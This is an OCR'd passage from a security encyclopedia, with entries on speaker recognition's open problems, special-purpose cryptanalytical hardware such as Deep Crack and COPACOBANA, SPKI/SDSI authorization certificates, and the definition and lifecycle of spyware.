
Applications

There are countless number of applications for the different branches of speaker recognition. These include, but are certainly not limited to, *financial*, *forensic, and legal* [23, 32] *access, control and security*; *audio/video indexing and diarization*; *surveillance*; *teleconferencing*; and *proctor-less distance learning*.

In designing a practical speaker recognition system, one should try to affect the interaction between the speaker and the engine to be able to capture as many vowels as possible. Vowels are periodic signals that carry much more information about the resonance subtleties of the vocal tract. In the text-dependent and text-prompted cases, this may be done by actively designing prompts that include more vowels. For text-independent cases, the simplest way is to require more audio in hopes that many vowels would be present. Also, when speech recognition and natural



Speaker Recognition. Fig. 5 Segmentation and labeling of two speakers in a conversation using turn detection followed by identification




Speaker Recognition. Fig. 6 DET curve for quality data

language understanding modules are included (Fig. 1), the conversation may be designed to allow for higher vowel production by the speaker.


Open Problems

The greatest challenge in speaker recognition is the so-called channel-mismatch problem. Considering the general communication system given by Fig. 8, it is apparent that the channel and noise characteristics at the time of communication are modulated with the original signal. Removing these channel effects is the most important problem in information theory. This is of course a problem when the goal is to recognize the message being sent. It is, however, a much bigger problem when the quest is the estimation of the model that generated the message – as it is with the speaker recognition problem. In that case, the channel characteristics have mixed in with the model characteristics and their separation is nearly impossible. Once the same source is transmitted over an entirely different channel with its own noise characteristics, the problem of learning the source model becomes even harder.

Many techniques are used for alleviating this problem, but it is still the most important source of errors in speaker recognition. It is the reason why most systems that have been trained on a predetermined set of channels such



Speaker Recognition. Fig. 7 DET curve for highly mismatched and noisy data



Speaker Recognition. Fig. 8 One-way communication

as landline telephone could fail miserably when cellular (mobile) telephones are used. The techniques that are being used in the industry are listed here, but there are more techniques being introduced everyday:

- **Spectral filtering and Cepstral liftering**:
  - Cepstral mean subtraction (CMS) or Cepstral mean normalization (CMN) [7]
  - Cepstral mean and variance normalization (CMVN) [7]
  - Histogram equalization (HEQ) [12] and Cepstral histogram normalization (CHN) [7]
  - Autoregressive moving average (ARMA) [7]
  - Relative spectrAl (RASTA) filtering [17, 33]
  - J-RASTA [16]
  - Kalman filtering [19]
- **Other Techniques**
  - Vocal tract length normalization (VTLN) – first introduced for speech recognition: [10] and later for speaker recognition [15]
  - Feature warping [24]
  - Feature mapping [29]
  - Speaker model synthesis (SMS) [27]
  - Speaker model normalization [4]
  - H-norm (handset normalization) [14]
  - Z-norm and T-norm [2]

There are many challenges that have not been fully addressed in different branches of speaker recognition. For example, the large-scale speaker identification problem is one that is quite hard to handle. In most cases when researchers speak of large scale in the identification arena, they speak of a few thousand enrolled speakers. As the number of speakers increases to millions or even billions, the problem becomes quite challenging. As the number of speakers increases, doing an exhaustive match through the whole population becomes almost computationally implausible. Hierarchical techniques [5] would have to be utilized to handle such cases. In addition, the speaker space is really a continuum. This means that if one considers a

space where speakers who are closer in their vocal characteristics would be placed near each other in that space, then as the number of enrolled speakers increases, there will always be a new person that would fill in the space between any two neighboring speakers. Since there are intra-speaker variabilities (differences between different samples taken from the same speaker), the intra-speaker variability will be at some point more than inter-speaker variabilities, causing confusion and eventually identification errors. Since there are presently no large databases (in the order of millions and higher), there is no indication of the results, both in terms of the speed or processing and accuracy.

Another challenge is the fact that over time, the voice of speakers may change due to many different reasons such as illness, stress, aging, etc. One way to handle this problem is to have models which constantly adapt to changes [3].

Yet another problem plagues speaker verification. Neither background models nor cohort models are error-free. Background models generally smooth out many models and unless the speaker is considerably different from the norm, they may score better than the speaker's own model. This is especially true if one considers the fact that nature is usually Gaussian and that there is a high chance that the speaker's characteristics are close to the smooth background model. If one were to only test the target sample on the target model, this would not be a problem. But since a test sample that is different from the target sample (used for creating the model) is used, the intra-speaker variability might be larger than the inter-speaker variability between the test speech and the smooth background model.

There are, of course, many other open problems. Some of these problems have to do with acceptable noise levels until breakdown occurs. Using a cellular telephone with its inherently band-limited characteristics in a very noisy venue such as a subway (metro) station is one such challenging problem.

Given the number of different operating conditions in invoking speaker recognition, it is quite difficult for technology vendors to provide objective performance results. Results are usually quite data-dependent and different data sets may pronounce particular merits and downfalls of each provider's algorithms and implementation. A good speaker verification system may easily achieve an 0% EER for clean data with good inter-speaker variability in contrast with intra-speaker variability. It is quite normal for the same "good" system to show very high equal error rates under severe conditions such as high noise levels, bandwidth limitation, and small relative inter-speaker variability compared to intra-speaker variability. However, under most controlled conditions, equal error rates below 5% are readily achieved. Similar variability in performance exists in other branches of speaker recognition, such as identification, etc.

Recommended Reading

1. Ajmera J, McCowan I, Bourlard H (2004) Robust speaker change detection. IEEE Signal Process Letts 11(8):649–651
2. Auckenthaler R, Carey M, Lloyd-Thomas H (2000) Score normalization for text-independent speaker verification systems. Digital Signal Process 10(1–3):42–54
3. Beigi H (2009) Effects of time lapse on speaker recognition results. In 16th International Conference on Digital Signal Processing, pp 1–6, July 2009
4. Beigi H (2010) Fundamentals of speaker recognition. Springer, New York
5. Beigi HSM, Maes SH, Chaudhari UV, Sorensen JS (1999) A hierarchical approach to large-scale speaker recognition. In EuroSpeech 1999, Vol 5, pp 2203–2206, Sep 1999
6. Beigi HSM, Maes SH (1998) Speaker, channel and environment change detection. In: Proceedings of the World Congress on Automation (WAC 1998), May 1998
7. Benesty J, Sondhi MM, Huang Y (2008) Handbook of speech processing. Springer, New York
8. Bogert BP, Healy MJR, Tukey JW (1963) The quefrency alanysis of time series for echoes: Cepstrum, pseudo-autocovariance, cross-cepstrum, and saphe cracking. In: Rosenblatt M (ed) Time Series Analysis. Wiley, New York pp 209–243
9. Burrus CS, Gopinath RA, Guo H (1997) Introduction to wavelets and wavelet transforms: a primer. Prentice Hall, New York
10. Chau CK, Lai CS, Shi BE (2001) Feature vs. model based vocal tract length normalization for a speech recognition-based interactive toy. In Active Media Technology, Lecture Notes in Computer Science. Springer, Berlin/Heidelberg, pp 134–143
11. Chen SS, Gopalakrishnan PS (1998) Speaker, environment and channel change detection and clustering via the Bayesian inromation criterion. In IBM Techical Report, T.J. Watson Research Center, New York
12. de la Torre A, Peinado AM, Segura JC, Perez-Cordoba JL, Benitez MC, Rubio AJ (2005) Histogram equalization of speech representation for robust speech recognition. IEEE Trans Speech Audio Process 13(3):355–366
13. Duda RO, Hart P (1973) Pattern classification and scene analysis. Wiley, New York
14. Dunn RB, Reynolds DA, Quatieri TF (2000) Approaches to speaker detection and tracking in conversational speech. Digital Signal Process 10:92–112
15. Grashey S, Geibler C (2006) Using a vocal tract length related parameter for speaker recognition. In the Speaker and Language Recognition Workshop, 2006. IEEE Odyssey 2006. Pnerto Rico pp 1–5, Jun 2006
16. Hardt D, Fellbaum K (1997) Spectral subtraction and rasta-filtering in text-dependent hmm-based speaker verification. In IEEE International Conference on Acoustics, Speech, and Signal Processing, Vol 2, pp 867–870
17. Hermansky H (1991) Compensation for the effect of the communication channel in the auditory-like analysis of speech (rasta-plp). In: Proceedings of the European Conference on Speech Communication and Technology (EUROSPEECH-91), pp 1367–1370

18. Hermansky H (1990) Perceptual linear predictive (plp) analysis of speech. J Acoust Soc Am 87(4):1738–1752
19. Kim NS (2002) Feature domain compensation of nonstationary noise for robust speech recognition. Speech Comm 37(3–4): 59–73
20. Manning CD (1999) Foundations of statistical natural language processing. The MIT Press, Boston
21. Martin A, Doddington G, Kamm T, Ordowski M, Przybocki M (1997) The det curve in assessment of detection task performance. In Eurospeech 1997. Rhodes, Greece pp 1–8
22. Martin A, Przybocki M (2000) The nist 1999 speaker recognition evaluation – an overview. Digital Signal Process 10:1–18
23. Nolan F (1983) The phonetic bases of speaker recognition. Cambridge University Press, New York
24. Pelecanos J, Sridharan S (2001) Feature warping for robust speaker verification. In A Speaker Odyssey - The Speaker Recognition Workshop, pp 213–218, Jun 2001
25. Pollack I, Pickett JM, Sumby WH (1954) On the identification of speakers by voice. J Acoust Soc Am 26:403–406
26. Poritz AB (1988) Hidden markov models: a guided tour. In International Conference on Acoustics, Speech, and Signal Processing (ICASSP-1988), Vol 1, pp 7–13
27. Teunen R, Shahshahani B, Heck L (2000) A model-based transformational approach to robust speaker recognition. In International Conference on Spoken Language Processing, Vol 2, pp 495–498
28. Rabiner L, Juang B-H (1990) Fundamentals of speech recognition. Prentice Hall Signal Processing Series. PTR Prentice Hall, New Jersey
29. Reynolds DA (2003) Channel robust speaker verification via feature mapping. In the proceedings of IEEE International Conference on Acoustics, Speech, and Signal Processing, 2003 (ICASSP '03), Vol 2, pp II–53–6, Apr 2003
30. Reynolds DA, Quatieri TF, Dunn RB (2000) Speaker verification using adapted gaussian miscture models. Digital Signal Process 10:19–41
31. Shearme JN, Holmes JN (1959) An experiment concerning the recognition of voices. Lang Speech 2:123–131
32. Tosi OI (1979) Voice identification: theory and legal applications. University Park Press, Baltimore
33. van Vuuren S (1996) Comparison of text-independent speaker recognition methods on telephone speech with acoustic mismatch. In International Conference on Spoken Language Processing (ICSLP). Philadelphia, pp 784–787, Oct 1996
34. Vapnik VN (1998) Statistical learning theory. Wiley, New York

Special-Purpose Cryptanalytical Hardware

Christof Paar
Lehrstuhl Embedded Security, Gebaeude IC 4/132,
Ruhr-Universitaet Bochum, Bochum, Germany

Related Concepts

►FPGAs in Cryptography

Definition

Special-purpose cryptanalytical hardware refers to computing machines that were specifically designed to accelerate computations needed for cryptanalysis.

Background

Almost all symmetric and asymmetric cryptographic algorithms are merely computationally secure, that is, they can be broken if sufficient computing resources are available. In order to prevent successful attacks, the cryptographic parameters – which include, in particular, the key length – are chosen such that the required number of operations cannot be realized by an attacker. For instance, the key length of 128 bits for symmetric algorithms forces an attacker to perform 2^{128} encryptions for an exhaustive key search, which is entirely out of reach with current computing technology.

Theory

Cryptanalytical machines are special-purpose computers, which attempt to accelerate the computations involved in cryptographic attacks relatively to standard computers. One should bear in mind that most cryptanalytical machines do not change the mathematical complexity of an attack. Rather, the individual operations are accelerated. Cryptanalytical machines typically provide a speed-up factor in the range of 10–1,000 over clusters of conventional computers. Historically, cryptanalytical machines were mainly relevant in the context of code breaking by governments. A well-documented example is *Colossus*, an early programmable computer used by the British intelligence agencies during Word War II for breaking traffic encrypted with the Lorentz cipher machine. Also well known are the other World War II machines *Bomba*, built by the Polish intelligence agencies, and the *Bomb*, built by the British counterparts. Both greatly aided in the cryptanalysis of the Enigma ciphers.

With respect to modern ciphers, cryptanalytical machines were most often discussed in the context of DES. Already in 1977 it was claimed that a special-purpose machine, which would have cost tens of millions of US dollars, could perform an exhaustive-search attack against *Data Encryption Standard (DES)* [1]. A more detailed design, yet without any actual implementation, was presented in 1993 by Wiener [2]. In 1998 the Deep Crack computer, based on special-purpose integrated circuits, was able to perform an *exhaustive key search* of the DES as part of a code-breaking challenge. In 2006 the FPGA-based machine CO-PACOBANA was also able to brute-force attack DES, but at considerably lower costs [6]. It seems likely that government agencies had realized

DES-attack machines earlier. Other symmetric ciphers for which cryptanalytical machines were proposed include the GSM voice encryption cipher *A5/1*. Another application domain for such machines is password hashing in order to accelerate dictionary and brute-force attacks.

There have also been a few proposals for special-purpose machines for attacking asymmetric algorithms. The first attempt was the optoelectronic TWINKLE machine in 1999 that aids in factoring integers, the main operation when attacking RSA [3]. Subsequent proposals include *TWIRL*, another factorization computer based on standard CMOS technology [4]. There are no reports about actual realizations of attack machines against RSA. There have also been proposals for accelerating the Pollard Rho attack against elliptic curve cryptosystems [5, Chap. 6]. The recent availability of low-cost programmable platforms such as Graphic Processing Units (GPUs) and Cell Processors, which allow a very high number of arithmetic operations per time unit, are attractive for launching attacks against asymmetric ciphers. Hence, it can be speculated that custom-built hardware machines will become less attractive with respect to asymmetric cryptanalysis. However, special-purpose hardware can still have major advantages when attacking symmetric ciphers.

Applications

Since special-purpose hardware machines typically merely accelerate existing cryptanalytical algorithms by a constant factor, their main application domain is the attack of ciphers with a security of less than approximately 70 bits. Such algorithms are usually considered of not having an adequate security level. Symmetric algorithms with key lengths of more than 90 bits, such as *Rijndael/AES* and *triple DES*, asymmetric schemes based on *integer factoring* and the *discrete logarithm problem* with moduli of at least 2,048 bits, or *elliptic curve cryptography* with at least 192 bits, are not threatened by special-purpose hardware.

Recommended Reading

1. Diffie W, Hellman M (1977) Special feature exhaustive cryptanalysis of the NBS data encryption standard. Computer 10(6):74–84
2. Wiener MJ (1997) Efficient DES key search: an update. Cryptobytes 3(2):6–8
3. Shamir A (1999) Factoring large numbers with the TWINKLE device. In: CHES '99: Proceedings of the 1st International Workshop on Cryptographic Hardware and Embedded Systems, vol 1717 of LNCS, pp 2–12, Springer, August 1999
4. Shamir A, Tromer E (2003) Factoring large numbers with the TWIRL device. In: Proceedings of Advances in Cryptology – Crypto 2003, vol 2729 of LNCS, pp 1–26. Springer, 2003
5. Güneysu T (2009) Cryptography and cryptanalysis on reconfigurable devices. PhD thesis, Department of Electrical Engineering and Computer Sciences, Ruhr-University Bochum, Germany, February 2009. http://www.crypto.ruhr-uni-bochum.de/en_theses.html
6. Güneysu T, Kasper T, Novotny M, Paar C, Rupp A (2008) Cryptanalysis with COPACOBANA. IEEE Trans Comput 57(11): 1498–1513

Specific Emitter Identification (SEI)

►Wireless Device Fingerprinting

Specific Emitter Verification (SEV)

►Wireless Device Fingerprinting

SPKI

Carl M. Ellison
NYC

SPKI (Simple ►Public Key Infrastructure) [1, 2] was developed starting in 1995 to remedy shortcomings [3] in the existing ID ►certificate definitions: ►X.509 and PGP (►Pretty Good Privacy). It provided the first authorization ►certificate definition [4, 5]. Originally, SPKI used no names for keyholders but, after the merger with SDSI (Simple Distributed Security Infrastructure), now includes both named keyholders and named groups or roles – specifying authorization grants to names and definitions of names (membership in named groups).

In public-key security ►protocols, the remote party (the *prover*) in a transaction is authenticated via ►public key cryptography. Upon completion of that ►authentication, the *verifier* has established that the prover has control over a particular private key – the key that corresponds to the public key the verifier used. This public key is itself a good identifier for the prover. It is a byte string that is globally unique. It also has the advantages of not requiring a central ID creator or distributor and of being directly usable for authentication. However, since anyone can create a key pair at any time, a raw public key has no security value. It is the purpose of a certificate to give value or meaning to this public key.

ID certificate systems bind names to public keys. This is an attempt to directly answer the question "who is that

other party?" The shortcomings of ID certificates that SPKI addresses are:

1. Because there is no single, global name source, names are not globally unique. Therefore, mapping from public key to name can introduce nonuniqueness. In SPKI, the real identifier is a public key or its cryptographic hash – each of which is globally unambiguous.
2. Names have no special value to a computer, but are strongly preferred by people over raw keys or hash values. However, people have a limited ability to distinguish from among large numbers of names, so the use of names can introduce scaling problems. The original SPKI did not use names, but SDSI names are defined by the *Relying Party (RP)* and presumably limited to the set that the RP can distinguish.
3. Name assignments are made by some ►Certificate Authority *(CA)* and the introduction of that additional component reduces overall system security. In SPKI/SDSI there is no CA, in the X.509 sense.
4. The real job is to make a security decision and a name by itself does not give enough information to make that decision. SPKI carries authorization information.

There are certain characteristics of SPKI/SDSI that set it apart from other certificate systems: SDSI names, authorization algebra, threshold subjects, canonical S-expressions, and ►certificate revocation (authorization architecture, authorization management, and authorization policy).

SDSI Names: Keys, and by implication their keyholders, need to be identified. SPKI uses the public key itself or its cryptographic hash as the ID of the key and the keyholder. This ID is globally unique and requires no issuer, therefore no expense or added insecurity of an ID issuer. For computers and the protocols between them, this ID is nearly perfect: globally unique and directly authenticable. The hash of the key has the added advantage of being fixed length.

For humans, such IDs fail miserably. They have no mnemonic value. SPKI uses SDSI names for human interfaces. Each human in a system using SPKI/SDSI maintains his or her own dictionary mapping between that human's preferred name for a keyholder and the public key or hash. The human operator can see friendly and meaningful names displayed via a UI, while the underlying system uses the key or its hash as an ID.

Source of Names

There is sometimes confusion among *X.509, PGP*, and SDSI – all of which build name certificates. The best way to distinguish them is via the source of the names used (see Table 1).

X.509 started out planning to use globally unique assigned names from the one global X.500 directory. That single directory has never been created and is unlikely ever to be. This leaves X.509 names to be chosen by the CA that issues a certificate. PGP leaves choice of name up to the person generating the key. SDSI gives choice of name to the person who will need to use that name.

Advantage of SDSI Names. When a name is used by a human, the correctness of that use depends on whether the human calls the correct person, thing, or group, to mind on seeing the name. When SDSI names are used, the one who chose that name is the same person who must correctly understand the linkage between the name and the person, thing, or group.

For example, the RP might choose the SDSI name "John Smith," if the RP knows only one John Smith – but a global naming authority would form "John Smith 3751" or ►jsmith39@localisp.net and require the RP to somehow deduce from that name which John Smith was intended. If the RP has an offline channel to John Smith and can ask him what his global ID is, then the RP can keep a local mapping from his preferred "John Smith" to the global name – but that is exactly what happens with SDSI (the global name being the hash of a key). If the RP does not have off-line contact with this John Smith, then the RP is forced to guess which John Smith is behind the name – and that guess is a source of security error [6].

Group Names

Both X.509 and PGP assume that the name is of an individual. SDSI names are of groups or roles. A named individual is a group of one.

Globally Unique SDSI Names

There are times when a SDSI name needs to be included in a certificate: when rights are assigned to the name or the name is added to some other named group. Since SDSI names are inherently local, a global form must be constructed. For example:

(name (hash sha 1 #14dc6cb49900bdd6d67f03f91741 cfefa2d26fa2#) Leanna)

SPKI. Table 1 Certificate name sources

Type	Source of names
X.509	Certificate Authority (CA)
PGP	End Entity (EE)
SDSI	Relying Party (RP)

stands for the name Leanna in the local dictionary of the keyholder of the key that hashes via SHA1 to 14dc6cb49900bdd6d67f03f91741cfefa2d26fa2.

This is an advantage of SPKI/SDSI over other ID certificate forms. SDSI knew that names were local and had to do something to make them globally unique while X.509 and PGP assumed names were global, even when they were not.

Authorization Algebra: SPKI carries authorization information in its ►certificates and (►Access Control List) ACL entries. This authorization is constrained to be in a language defined by SPKI so that the SPKI library can perform set intersections over authorizations. Each authorization is a set of specific permissions. That set is expressed as an enumeration (a literal set) or in a closed form (e.g., ranges of strings or numbers). The language is defined by intersection rules [2] that were designed to permit the intersection of two authorization sets to be expressed in the same closed form (authorization architecture, authorization management, and authorization policy).

By contrast, X.509v3 certificate extensions can be used to carry permission information, but because the extension is completely free-form, custom code must be written to process each different extension type.

Format: An SPKI certificate has five fields:

1. Issuer: the key of the certificate issuer.
2. Subject: a key, hash, SDSI name or threshold subject construct.
3. Delegation: a Boolean, indicating whether the Subject is allowed to delegate some or all of the rights granted here.
4. Tag: a canonical S-expression listing a set of rights granted by the issuer to the subject.
5. Validity: limits on validity: not-before or not-after dates, requirements to check online status or to get a revocation list, etc.

An SPKI ACL entry has fields 2.5 of the above since the authority (issuer) of an ACL entry is the machine that holds it.

A name membership certificate has four fields:

1. Issuer
2. Name being defined
3. Subject (key, hash or name)
4. Validity

There is one certificate for each member of a name.

A *threshold subject* is a list of N subjects (possibly including a subordinate threshold subject) and a parameter K. Only when K of the N subjects agree to delegate some rights or sign some document is that certificate or ACL entry considered valid. (The keys used by these subjects need not be in the same algorithm so, among other things, a threshold subject might tolerate the catastrophic break of one algorithm.)

Canonical S-Expressions (CSEXP)

SPKI/SDSI certificates are expressed and communicated as canonical S-expressions. An S-expression is of power equivalent to XML (Extensible Markup Language). Canonical S-expressions are binary forms with only one possible encoding. S-expressions in SPKI/SDSI are constrained to have each list start with an atom (the equivalent of an XML element name). Atoms are binary strings, with an explicit length stated, so CSEXP creation is trivial. CSEXP parsing requires less than 10 KB of code, in the open-source implementation. If element names are kept small, CSEXP binary forms are smaller than equivalent ASN.1 forms.

Certificate Revocation: At the time SPKI was designed, X.509 used *Certificate Revocation Lists (CRL)* that were optional and were not dated. A new CRL could be issued at any time and would override any prior CRL. In SPKI, revocation is deterministic. Each certificate that could be subject to revocation includes the revocation/validation agent's key and URL and all validity instruments (CRLs, etc.) have contiguous, nonoverlapping date ranges.

Implementations: SPKI certificates are used in HP's eSpeak and several prototype systems. It is available in open source code in two sourceforge.net projects: CDSA and JSDSI. SPKI's spiritual descendent XrML V.2 [5] is in use in Microsoft's Rights Management Services (RMS).

Recommended Reading

1. Ellison Carl SPKI/SDSI certificates. http://theworld.com/~cme/html/spki.html
2. Ellison Carl, Frantz Bill, Lampson Butler, Rivest Ronald, Thomas Brian, Ylönen Tatu (1999) SPKI certificate theory. IETF RFC2693, September 1999, ftp://ftp.isi.edu/in-notes/rfc2693.txt
3. Ellison Carl (2002) Improvements on conventional PKI wisdom. 1st Annual PKI Research Workshop, April 2002, http://www.cs.dartmouth.edu/~pki02/Ellison/
4. Blaze Matt KeyNote; http://www.crypto.com/trustmgt/kn.html
5. ISO/IEC JTC1/SC29/WG11/N5231XrML V.2 (MPEG-21 Rights Expression Language). http://www.chiariglione.org/mpeg/standards/mpeg-21/mpeg-21.htm#_Toc23297977
6. Dohrmann Steve, Ellison Carl (2002) Public-key support for collaborative groups. In: 1st Annual PKI Research Workshop, April 2002, pp 139–148, http://www.cs.dartmouth.edu/~pki02/Dohrmann/

Spyware

Nary Subramanian
Department of Computer Science, The University of Texas at Tyler, TX, USA

Synonyms

Adware; Malware; Trojan

Related Concepts

►Keylogging; ►Permissions; ►Rootkits; ►Sandbox

Definition

Spyware is a software program running on a computing device that monitors the activities of the users of the device without the users' knowledge and reports that information to an external agency.

Background

Very frequently, in several computing devices including desktops, laptops, PDAs, and smartphones, software products have been detected running in the background, unknown to the users of these devices, that collect user data including their user names, passwords, credit card details, their contacts, other personal information, websites visited, personal habits such as frequently shopped for items, sports and movie preferences, and eating preferences. Usually such data are then sent, again unknown to the user, to an external agency which may then profit by selling this information to marketing agencies and others. Software products that perform this spying on behalf of external agencies are referred to as spyware. Studies have shown that almost 90% of consumer PCs have been infected with spyware and that on an average a PC has about 30 pieces of spyware [1]. Typically, home PCs have been infected more than industry PCs [2]. Several PC users have lost personal data through spyware and have faced subsequent financial losses as well when their bank accounts and passwords were fraudulently accessed by spyware customers [3]. While spyware has invaded PCs through free and purchased software, recently Internet has emerged as the leading source of spyware infections. In 2006, trojan horses infected 31% of PCs, system monitors infected 6% of PCs, and adware infected 59% of PCs. Cost to recover from spyware infection was US $100 per infection in 2007. Identity theft was reported by about 32% of spyware infected users and the total losses due to identity theft has been estimated by US Federal Trade Commission at $50 billion in 2006 [3]. Examples of spyware include Trojan-Downloader-Zlob which is a trojan horse downloader, Perfect Keylogger that records all internet sites visited besides all keystrokes and mousclicks, and FavoriteMan which is a browser helper object for Internet Explorer that connects to the internet, transmits your email address, and installs other programs. Most spyware seem to target devices operating on Microsoft's Windows operating systems since, as one theory goes [4], they are in the majority of PCs and laptops; however, spyware in the form of adware target users of all operating systems including Mac OS, Linux, and Windows.

Theory


When a person goes to an on-line bookseller's website (such as Amazon.com), logs in with her id and password, then selects a book to purchase, provides credit card details, and then purchases the book – the person is confident of the transaction being secure since Amazon.com is a trusted site and uses secure technologies for collecting information; however, the person may not realize that there could be an eavesdropper in her own machine that has monitored all her key strokes and stored them, and at a convenient time transmits them to an external agent. Now the agent has all the keystrokes the person made, can parse the different fields (such as www.amazon.com, user id, password, etc.), and get personal data that the person would normally not want others to know. That "eavesdropper" is a software program called keylogger whose job is to record all keystrokes made by a user, and keylogger is an example of spyware. But the worst part is that many people infected with a keylogger do not realize that the spyware exists. Other kinds of spyware include email redirector that redirects all incoming and outgoing emails to another one for monitoring [5], screen recorder that regularly takes snapshots of screens and sends them to an external agency [5], chat loggers, URL recorders, and adware that pops-up ads based on user preferences or the sites the user visits.

One of the most noticeable impact of the presence of spyware is the often significant reduction in the performance of the computing device since memory and processing cycles are consumed by the spyware running in the background. So how does the spyware infect a user's computing device? Most of the time spyware gets installed by the actions of the users themselves such as by clicking a link on an email which may download a spyware program or by subscribing to free offers from a website that in turn downloads the spyware as well, or it may be supplied as a trojan wherein it is seemingly benign in application but is actually a spyware. Spyware has also been found bundled as part of procured software – both free and purchased. If

the spyware is an adware, then the users will immediately notice a spurt in ads popping up on the computing device that was not occurring earlier; adware also tends to overwrite hosts file on computing devices that directs users to advertisers'(or other interested parties') sites instead of the usual homepage. If the spyware is more insidious such as a keylogger, then other than a performance hit of the device the users may not notice any explicit behavior change of the device. There is a class of spyware called "ransomware" that displays frightening scenarios of infection in a user's device, the removal of which requires private information to be provided by the user; a notorious example of this type is the Antivirus Soft [1] that indicates usually misleadingly that users have been infected with different types of malware, and that if they purchase Antivirus Soft, all problems can be fixed – this spyware is actually masquerading as an anti-spyware software! Rootkit is another type of spyware that hides its presence from other applications (including anti-spyware programs) by manipulating the operating system but at the same time getting access to users' information from the system.

It is difficult to get rid of spyware from a computing device and that can happen only when users realize that they have been infected in the first place! Typically, anti-spyware programs can help detect and isolate most spyware – however, they need to be kept updated by the users so that information on new spyware is added to the existing anti-spyware software. Some anti-spyware programs also prevent spyware infections. Otherwise the only solution may be to format the device's mass storage (the hard disk for computers) and re-image the operating system and applications. Symantec's Norton Internet Security software is an example of anti-spyware protection program; others include Trend Micro's antivirus and anti-spyware, McAfee Anti-Spyware, and Microsoft's Windows Defender. There are both single-user versions of anti-spyware as well as enterprise versions that take care of the needs at the enterprise level – Symantec's Endpoint Protection software is an anti-spyware software program that blocks spyware infection at the enterprise level. For Rootkits, there are several detectors including Microsoft's Sysinternals Rootkit Revealer, Sophos' Anti-Rootkit, and F-Secure's Blacklight.

The lifecycle of spyware is given in Fig. 1. Firstly, there must be an interested customer for the spyware such as an advertising company, employer, user habits tracking companies, or government agencies. The customer contacts a programmer or a spyware manufacturing company to develop the spyware for the customer's requirements; sometimes the customer may be the spyware manufacturing company itself. The spyware is then distributed by the customer or the manufacturer using one of several techniques: bundled with freeware, bundled with purchased software, as an email attachment, a trojan, a browser helper object, a webbug, or even as a virus or worm. Typically, a spyware attaches to the user's computer by a user action such as clicking a link or an attachment. Once installed on the user's machine, the spyware monitors the user's computer usage habits and transmits this information to the customer of the spyware through a back door over the internet created on the user' device; the customer profits by selling this information or by the knowledge obtained. Usually spyware continues to operate in the background without the user ever being aware of its presence. Sometimes spyware gets rid of itself after a period of time or when the customer shuts it down through the back door. Sometimes spyware is removed by anti-spyware, anti-adware, or antivirus applications, or by operating system utility tools. The life cycle of a spyware is usually



Spyware. Fig. 1 Lifecycle of spyware

independent of the operating system used on the computing device.

